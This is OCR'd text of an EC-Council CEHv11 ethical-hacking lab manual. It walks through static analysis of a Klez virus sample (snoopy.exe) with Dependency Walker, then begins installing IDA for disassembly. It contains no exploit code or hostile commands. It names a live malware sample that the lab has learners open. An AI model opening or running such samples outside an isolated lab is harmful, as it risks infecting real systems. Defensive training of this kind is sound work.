


Figure 3.5.1: Dependency Walker Main Window

3. The **open** window appears; navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses\Klez Virus Live!**. Select the **snoopy.exe** file and click **Open**.

Find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Then, check to find and analyze these files to provide information about the malware in the file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all library functions may allow guessing about what the malware program can do. You should know the various DLLs used to load and run a program.




Figure 3.5.2: Dependency Walker Importing Malicious File

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Dependency Walker** pop-up appears, along with the error detected while processing the file; click **OK**.




Figure 3.5.3: Dependency Walker Error

TASK 5.2

View the Result

5. The **SNOOPY.EXE** file is imported to the Dependency Walker, as shown in the screenshot.

6. Shrink the **.DLL** nodes to view all available DLLs for the malicious file.

The Dependency Walker tool lists all dependent modules of an executable file and builds hierarchical tree diagrams. It also records all functions that each module exports and calls. Further, it detects many common application problems such as missing and invalid modules, import and export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.




Figure 3.5.4: Dependency Walker Malicious File Imported

7. The available DLLs for snoopy.exe are listed, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.5.5: Dependency Walker DLL Files

8. Click on any DLL dependency to view the details of the DLL file. In this lab, we are choosing **KERNEL32.DLL**.

You can also use other dependency checking tools such as **Dependency-check** (https://jeremylong.github.io), **Snyk** (https://snyk.io), **Hakiri** (https://hakiri.io), or **RetireJS** (https://retirejs.github.io) to identify file dependencies.

9. As soon as you select the DLL, the Dependency Walker displays the DLL details in the **Import Section** and **Export Section**, as shown in the screenshot.




Figure 3.5.6: Dependency Walker Kernel32.DLL Dependencies

10. Analyze all DLL dependencies of the imported malicious file. Close all open windows once the analysis is complete.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Malware Disassembly using IDA and OllyDbg

TASK 6

TASK 6.1

Install and Launch IDA

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\IDA** and double-click **idafree70_windows.exe**.
2. If a **User Account Control** window appears, click **Yes**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

3. The IDA installation wizard appears; follow the wizard-driven installation steps to install IDA.
4. In the final step of the installation, ensure that the **Launch IDA** option is checked; this will launch the application automatically once you click **Finish**.

Static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps identify the language used for programming the malware, look for APIs that reveal its function, and retrieve other information. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process uses debugging tools such as IDA Pro and OllyDbg.




Figure 3.6.1: IDA Installation Completed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

